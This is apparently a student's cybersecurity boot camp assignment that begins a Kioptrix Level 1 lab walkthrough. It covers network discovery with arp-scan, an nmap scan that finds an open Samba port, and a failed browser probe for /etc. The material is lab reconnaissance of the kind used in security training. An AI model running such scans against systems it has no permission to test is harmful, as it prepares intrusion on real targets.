

**Name : Zeeshan Khan**

**Email :** [**zeeshankhan2490@gmail.com**](mailto:zeeshankhan2490@gmail.com)


**Boot camp : Cyber Security**


**Cohort : 06**

**Assignment : Week # 14**



First of all downlaod Kiotrix Level No.1 Machine from offical website. And faced bit problem and while installing after all I achieve the goal. Then add into virtual box and run the machine. Screenshot can be seen above. Then type *arp-scan –l* into kali linux terminal. Gmbh can identfify it.




By above command I got the IP of target machine. Then I use nmap to get further details about target and run *nmap –A Target\_IP.* I got some ports which are opened. Such as I take to deep dive into samba 139/TCP


Then I type target IP for confirmation or if any possible way to capture any further useful information. When I added /etc to last of address I got nothing.



